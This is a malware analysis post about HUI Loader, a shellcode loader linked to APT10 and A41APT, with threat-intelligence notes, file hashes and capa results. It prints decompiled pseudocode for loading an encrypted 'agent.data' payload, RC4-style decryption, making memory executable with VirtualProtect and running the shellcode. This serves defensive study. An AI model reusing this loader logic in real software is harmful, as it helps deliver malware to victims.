HUI Loader — Malware Analysis Note

By morimolymoly

Published: 2023-08-02 · Archived: 2026-04-05 13:42:24 UTC

HUI Loader is a loader type of malware.

Old HUI Loader has weird string HUIHWASDIHWEIUDHDSFSFEFWEFEWFDSGEFERWGWEEFWFWEWD.

HUI Loader was used by APT10, Blue Termite, A41APT, DEV-0401.

Payload is below.

- PoisonIvy
- PlugX
- Quasar
- SodaMaster
- Cobalt Strike Beacon(Ransomeware ops things by BRONZE STARLIGHT)

I had investigated HUI Loader and links between APT10 and A41APT

I found funny string in the sample.

c:\users\hellokety.ini was embedded to the APT10's PlugX(02b95ef7a33a87cc2b3b6fd47db03e711045974e1ecf631d3ba9e076e1e374e9) and new version of HUI Loader(this was used by A41APT?)

Press enter or click to view image in full size


```
180001f70  int64_t cef_string_map_size() __noreturn

180001f70  {
180001f8c      void var_438;
180001f8c      int64_t var_18 = (data_180015170 ^ &var_438);
180001fa2      int64_t* rax_2 = sub_180002ef4("c:\users\hellokety.ini", &data_180011fa0);
180001fb1      void* rax_3 = common_getenv<wchar_t>("EINFO_INDENT");
180001fb6      int32_t rdi = 0;
180001fbe      void var_418;
180001fbe      if (rax_3 != 0)
180001fbb      {
180001fc5          int64_t rcx_1 = -1;
180001fc9          *(int32_t*)_errno() = 0;
180001fcd          void* rdi_1 = rax_3;
180001fd0          while (rcx_1 != 0)
180001fd0          {
180001fd0              bool cond:0_1 = 0 != *(int8_t*)rdi_1;
180001fd0              rdi_1 = ((char*)rdi_1 + 1);
180001fd0              rcx_1 = (rcx_1 - 1);
180001fd0              if ((!cond:0_1))
180001fd0              {
180001fd0                  break;
180001fd0              }
180001fd0          }
180001fd5          rdi = (((int32_t)(!rcx_1)) - 1);
180001fd9          void* rax_5 = _errno();
180001fe5          if ((*(int32_t*)rax_5 != 0 || (*(int32_t*)rax_5 == 0 && rdi < 0)))
180001fe3          {
18000200e              rdi = 0;
18000200e          }
180001fe5          if ((*(int32_t*)rax_5 == 0 && rdi >= 0))
180001fe3          {
180001fed              if (rdi > 0x400)
180001fe7              {
180001fef                  rdi = 0x400;
180001fef              }
180001ff8              if ((rdi > 0x400 || (rdi <= 0x400 && rdi > 0)))
180001ff6              {
180002007                  sub_180004bb0(&var_418, 0x20, ((int64_t)rdi));
180001fff              }
180001fe7          }
180001fde      }
18000201a      *(int8_t*)(&var_418 + ((int64_t)rdi)) = 0;
180002028      sub_180002f00(rax_2, &data_180011fd0, &var_418);
18000202f      ExitProcess(0);
18000202f      /* no return */
18000202f  }
```

https://twitter.com/cdi_research/status/1635507672417198080


This means A41APT is a sub group of APT10. (everyone know this but clue is important)

Press enter or click to view image in full size



DLL 64bit and compilation time is so fresh.

Press enter or click to view image in full size



DLL has many exports so first I look into cef_api_hash.

Get morimolymoly’s stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

Let’s look at deeper with Binary Ninja.

```
180001b70  int64_t cef_api_hash() __noreturn

180001b70  {
180001b74      sub_180001aa0();
180001b74      /* no return */
180001b74  }
```

It calls one function.

This function looks preparation routine.

This code set agent.data(payload name) to global variable.

Press enter or click to view image in full size

```
180001aa0  int64_t sub_180001aa0() __noreturn

180001aa0  {
180001abc      uint32_t rax = GetModuleFileNameW(nullptr, &payloadname, 0x104);
180001ac4      int32_t rdx = 0;
180001ac6      int64_t rcx = ((int64_t)rax);
180001acb      if (rax > 0)
180001ac9      {
180001ae5          do
180001ae5          {
180001ad5              if (*(int16_t*)(&payloadname + (rcx << 1)) == 0x5c)
180001ad0              {
180001ad9                  if (rdx == 0)
180001ad7                  {
180001aeb                      *(int16_t*)((((int64_t)rax) << 1) + 0x180017522) = 0;
180001aeb                      break;
180001aeb                  }
180001adb                  rdx = (rdx - 1);
180001adb              }
180001add              rcx = (rcx - 1);
180001ae0              rax = (rax - 1);
180001ae0          } while (rcx > 0);
180001ae2      }
180001afa      lstrcatW(&payloadname, "agent.data");
180001b23      data_180017518 = CreateEventW(nullptr, 0, 0, nullptr);
180001b37      CloseHandle(CreateThread(nullptr, nullptr, sub_180001a60, nullptr, THREAD_CREATE_RUN_IMMEDIATELY, nullptr));
180001b47      WaitForSingleObject(data_180017518, 0xffffffff);
180001b4f      sub_180003754(0);
180001b54      breakpoint();
180001b54  }
```

Press enter or click to view image in full size

```
CloseHandle(CreateThread(nullptr, nullptr, sub_180001a60, nullptr, THREAD_CREATE_RUN_IMMEDIATELY, nullptr));
```

It creates thread.

Let’s look at this.

```
180001a60  int64_t sub_180001a60()

180001a60  {
180001a64      int64_t var_18 = -2;
180001a74      sub_1800013f0("ntdll.dll");
180001a80      sub_1800013f0("kernel32.dll");
180001a86      sub_1800016e0();
180001a91      return 0;
180001a91  }
```

FIrst two is a GetProcAddress stuff.

Last one is main code.

Press enter or click to view image in full size

```
1800016e0  int64_t sub_1800016e0()

1800016e0  {
180001709      int32_t var_20 = 0x80;
180001711      arg_8 = 0;
1800171d      HANDLE rax = CreateFileW(&payloadname, 0xc0000000, FILE_SHARE_READ | FILE_SHARE_WRITE, nullptr, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, nullptr);
180001737      int32_t var_28 = 0;
18000173b      HANDLE rax_1 = CreateFileMappingW(rax, nullptr, PAGE_READWRITE, 0, 0, nullptr);
180001747      if (rax_1 != 0)
180001744      {
18000175b          uint32_t rax_2 = GetFileSize(rax, nullptr);
180001766          CloseHandle(rax);
18000177e          void* rax_3 = MapViewOfFile(rax_1, FILE_MAP_READ, 0, 0, nullptr);
18000179b          void* rax_5 = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, ((uint64_t)(rax_2 + 0x64)));
1800017ab          shellcode = rax_5;
1800017b2          sub_18000bbb0(rax_5, rax_3, ((uint64_t)(rax_2 + 1)));
1800017bc          sub_180001820(rax_3, rax_2);
1800017c4          UnmapViewOfFile(rax_3);
1800017cf          Sleep(0x1f4);
1800017ea          VirtualProtect(shellcode, ((uint64_t)(rax_2 + 0x32)), PAGE_EXECUTE_READWRITE, &arg_8);
1800017f0          shellcode();
180001817          return SetEvent(data_180017518);
1800017f6      }
18000174b      sub_180003754(0);
180001750      breakpoint();
180001750  }
```

HeapAlloc + Decryption + VirtualProtect is a so old technique.

And then, it launches shellcode.


Press enter or click to view image in full size

```
180001820  {
18000183e      void var_218;
18000183e      int64_t rax_1 = (data_180015170 ^ &var_218);
180001849      void* r11 = shellcode;
180001850      int64_t r10 = 0;
180001853      int64_t rsi = ((int64_t)arg2);
180001860      int32_t r8 = 0;
180001863      int32_t r9 = 0;
180001866      int64_t rbx = 0;
1800018ac      do
1800018ac      {
180001875          *(int8_t*)(&var_218 + rbx) = r9;
180001879          rbx = (rbx + 1);
18000187c          int32_t temp0_1;
18000187c          int32_t temp1_1;
18000187c          temp0_1 = HIGHD((0x77975b9 * r9));
18000187c          temp1_1 = LOWD((0x77975b9 * r9));
18000187f          int32_t rdx_1 = (temp0_1 >> 2);
180001889          int32_t rax_4 = r9;
18000188c          r9 = (r9 + 1);
18000189e          void var_119;
18000189e          *(int8_t*)(&var_119 + rbx) = *(int8_t*)(((int64_t)(rax_4 - ((rdx_1 + (rdx_1 >> 0x1f)) * 0x89))) + "/'=1G
18000189a      } while (r9 < 0x100);
1800018ae      int64_t r9_1 = 0;
180001998      do
180001998      {
1800018ba          uint32_t rbx_1 = ((uint32_t)*(int8_t*)(&var_218 + r9_1));
1800018c4          void var_118;
1800018c4          int32_t rdx_7 = (((((uint32_t)*(int8_t*)(&var_118 + r9_1)) + r8) + rbx_1) & 0x800000ff);
1800018ca          if (rdx_7 < 0)
1800018c4          {
1800018d4              rdx_7 = (((rdx_7 - 1) | 0xffffff00) + 1);
1800018d4          }
1800018d6          void var_117;
1800018d6          uint32_t r8_1 = ((uint32_t)*(int8_t*)(&var_117 + r9_1));
1800018df          int64_t rcx_1 = ((int64_t)rdx_7);
1800018e2          char rax_7 = *(int8_t*)(&var_218 + rcx_1);
1800018e6          *(int8_t*)(&var_218 + rcx_1) = rbx_1;
1800018e9          void var_217;
1800018e9          uint32_t rbx_2 = ((uint32_t)*(int8_t*)(&var_217 + r9_1));
1800018f2          *(int8_t*)(&var_218 + r9_1) = rax_7;
1800018f9          int32_t r8_4 = (((r8_1 + rdx_7) + rbx_2) & 0x800000ff);
180001900          if (r8_4 < 0)
```

I don’t post full source but it is like a RC4 encryption.

Finally, honestly first, Capa results is here.

Press enter or click to view image in full size



md5	5885f67469bc59b9342f946da3f67a34
sha1	f290a7d1a0381a4a61cf0cfe4a6a515eeeb56c01
sha256	3ad1a9770a533c2bb8be9d4e7150a2a167d0709c4b0339a5fd6a511008cea7ef
os	windows
format	pe
arch	amd64
path	3ad1a9770a533c2bb8be9d4e7150a2a167d0709c4b0339a5fd6a511008cea7ef

ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Obfuscated Files or Information T1027
DISCOVERY	File and Directory Discovery T1083
	Query Registry T1012
	System Information Discovery T1082
EXECUTION	Shared Modules T1129

MBC Objective	MBC Behavior
CRYPTOGRAPHY	Encrypt Data::RC4 [C0027.009]
	Generate Pseudo-random Sequence::RC4 PRGA [C0021.004]
DISCOVERY	File and Directory Discovery [E1083]
FILE SYSTEM	Read File [C0051]
MEMORY	Allocate Memory [C0007]
OPERATING SYSTEM	Registry::Query Registry Key [C0036.005]
PROCESS	Create Thread [C0038]
	Terminate Process [C0018]

CAPABILITY	NAMESPACE
encrypt data using RC4 PRGA	data-manipulation/encryption/rc4
contain a resource (.rsrc) section	executable/pe/section/rsrc
reference absolute stream path on Windows (2 matches)	host-interaction/file-system
read file via mapping	host-interaction/file-system/read
get number of processors	host-interaction/hardware/cpu
allocate RWX memory	host-interaction/process/inject
terminate process (38 matches)	host-interaction/process/terminate
query or enumerate registry key	host-interaction/registry
create thread	host-interaction/thread/create
link many functions at runtime	linking/runtime-linking
resolve function by parsing PE exports (2 matches)	load-code/pe

---

Source: https://medium.com/@morimolymoly/hui-loader-malware-analysis-note-4fa0e1c791d3